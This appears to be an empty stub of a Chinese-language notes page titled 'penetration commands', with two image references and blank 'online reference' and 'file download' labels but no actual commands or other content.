

#渗透命令
在线参考:
文件下载: